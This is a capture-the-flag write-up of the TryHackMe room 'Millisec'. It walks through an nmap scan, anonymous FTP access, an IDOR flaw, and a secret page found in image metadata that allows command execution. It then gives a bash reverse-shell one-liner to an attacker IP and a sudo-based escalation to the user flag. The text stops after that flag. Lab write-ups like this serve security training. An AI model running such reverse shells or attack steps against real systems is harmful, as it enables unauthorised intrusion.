Millisec CTF

Report

18.05.2025

Amalya Aliyeva

Contents

1. Room Description

This is a mid-level Capture The Flag (CTF) challenge hosted on TryHackMe, titled “Millisec.” The objective was to perform enumeration, gain initial access, and escalate privileges to retrieve two key flags: user.txt and root.txt. The room also simulates real-world vulnerabilities, making it ideal for practicing practical penetration testing techniques.


MilliSec

Can you navigate this mid-level CTF, exploit vulnerabilities, and gain root access? 💀

Medium 90 min


2. Enumeration

The assessment began with an **nmap** scan to identify open ports and services.



```
┌──(avamay㉿kali)-[~]
└─$ nmap -A -T5 10.10.234.171 -p- --open -oN full_scan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-18 22:26 +04
```

-A: Enables OS detection, version detection, script scanning, and traceroute
-T5: Sets the highest timing template for maximum speed
-p-: Scans all 65,535 ports
--open: Shows only open ports
-oN full_scan.txt: Saves the output to a file




```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0              80 Dec 22 01:49 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.2.147
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6a:a6:a4:98:cc:43:ef:df:50:4f:67:50:a6:39:71:80 (RSA)
|   256 b5:a7:81:4e:e5:f3:4b:3e:70:31:79:dc:69:2a:d3:6c (ECDSA)
|_  256 83:66:cc:d6:ac:f1:34:a7:f5:d2:12:92:7a:3c:54:2c (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: MilliSec MMC | Kiber T\xC9\x99hl\xC3\xBCk\xC9\x99sizlik \xC5\x9Eirk\xC9\x99ti
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%),
Linux 3.16 (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (93%), Linux 3.7 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

This revealed three open ports:


21 – FTP (Anonymous login allowed)
22 – SSH
80 – HTTP

I logged into the FTP server using anonymous credentials.




```
┌──(avamay㉿kali)-[~]
└─$ ftp 10.10.234.171
Connected to 10.10.234.171.
220 (vsFTPd 3.0.5)
Name (10.10.234.171:avamay): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Upon successful login, I listed the directory contents and downloaded the only file available, namely **note.txt**



```
ftp> ls -la
229 Entering Extended Passive Mode (|||38950|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        119          4096 Dec 22 01:49 .
drwxr-xr-x    2 0        119          4096 Dec 22 01:49 ..
-rw-r--r--    1 0        0              80 Dec 22 01:49 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||26831|)
150 Opening BINARY mode data connection for note.txt (80 bytes).
100% |***************************************************************|    80      379.24 KiB/s    00:00 ETA
226 Transfer complete.
80 bytes received in 00:00 (0.12 KiB/s)
ftp> 
```


After downloading the file, I inspected its contents, using the **cat** command**.**



```
┌──(avamay㉿kali)-[~]
└─$ cat note.txt
welomhi kali

fix the vulnerability on the wp-admin page as soon as possible!!!
```

The note hinted that the target was running a WordPress site, likely accessible via the HTTP service on port 80. Based on this, I proceeded to investigate the web interface.
Navigating to the target's IP in a browser revealed the homepage of the MilliSec company. To investigate further, I registered as a new user.



MILLISEC COMPANY

Cyber Security Company


"MilliSec" LLC is a professional company specializing and operating in the field of information technologies and cyber security.
The company was founded in 2021 and has been operating since that year.

Register

user
••••
••••

Already have an account? Login here

After registering, I noticed that the URL included a numeric user id. This raised the possibility of an IDOR vulnerability. IDOR – Insecure Direct Object Reference occurs when users can access unauthorized objects by modifying input values in the URL.
I manually changed the id to 0, which in my case redirected me to another user's profile page featuring a user photo.



```
10.10.234.171/user.html?username=user&id=754
```


Username: user

ID: 754

Menu

Lessons
Score
Notification
Messages

User Photo



```
10.10.234.171/user.html?username=user&id=0
```


Username: Zaur

ID: 0

Menu

Lessons
Score
Notification
Messages


As the challenge hint suggested "metadata", I used **exiftool** to analyze the user's profile picture. This revealed a hidden secret key embedded in the image metadata.



```
└─$ exiftool ~/Downloads/mt.png
ExifTool Version Number         : 13.00
File Name                       : mt.png
Directory                       : /home/avamay/Downloads
File Size                       : 575 kB
File Modification Date/Time     : 2025:05:18 22:33:22+04:00
File Access Date/Time           : 2025:05:18 22:32:22+04:00
File Inode Change Date/Time     : 2025:05:18 22:33:22+04:00
File Permissions                : -rw-rw-r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 900
Image Height                    : 600
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Ads Created                     : 2024-12-21
Ads Ext Id                      : cfa5be53-5a24-4c95-9fbb-bbc12e1e987d
Ads Fb Id                       : 525265914179580
Ads Touch Type                  : 2
Title                           : What are you doing here? - 1
Author                          : zaurgsynv
Creator Tool                    : /M!11!S3CS3CRETP4G3
Pixels Per Unit X               : 3780
Pixels Per Unit Y               : 3780
```

3. Initial Access


Using the key in a crafted URL, I discovered an RCE (Remote Code Execution) interface that allowed me to execute system commands on the server.



```
10.10.234.171/M!11!S3CS3CRETP4G3/
```


```
whoami
www-data
```

To make access more stable, I decided to establish a reverse shell for interactive use.




```
bash -c 'exec bash -i >& /dev/tcp/10.9.2.147/4444 0>&1'
```

```
bash: connect: Connection refused
bash: /dev/tcp/10.9.2.147/4444: Connection refused
```




```
┌──(avamay㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.9.2.147] from (UNKNOWN) [10.10.234.171] 54752
bash: cannot set terminal process group (807): Inappropriate ioctl for device
bash: no job control in this shell
```



```
www-data@millisec:/var/www/html/M!11!S3CS3CRETP4G3$ whoami
whoami
www-data
```

4. Privilege Escalation


With a shell established, I checked sudo privileges. The output revealed that the user millisec could execute a specific file with no password required, which indicated a potential avenue for privilege escalation.



```
www-data@millisec:/var/www/html/M!11!S3CS3CRETP4G3$ sudo -l
sudo -l
Matching Defaults entries for www-data on millisec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on millisec:
    (millisec) NOPASSWD: /home/millisec/simba
www-data@millisec:/var/www/html/M!11!S3CS3CRETP4G3$ sudo -u millisec /home/millisec/simba
<3CS3CRETP4G3$ sudo -u millisec /home/millisec/simba
```


I executed the file with elevated privileges using **sudo -u**. To confirm the user, I ran **whoami**, which showed I was operating as millisec. Then, I navigated to the home directory, located the **user.txt** file, and read its contents, successfully capturing **the first flag**.


```
millisec@millisec:/var/www/html/M!11!S3CS3CRETP4G3$ cd  /home/millisec
cd  /home/millisec
millisec@millisec:~$ ls
ls
hakuna_matata  simba  user.txt
millisec@millisec:~$ cat user.txt
cat user.txt

MILLISEC

your user flag: flag[redacted]
```

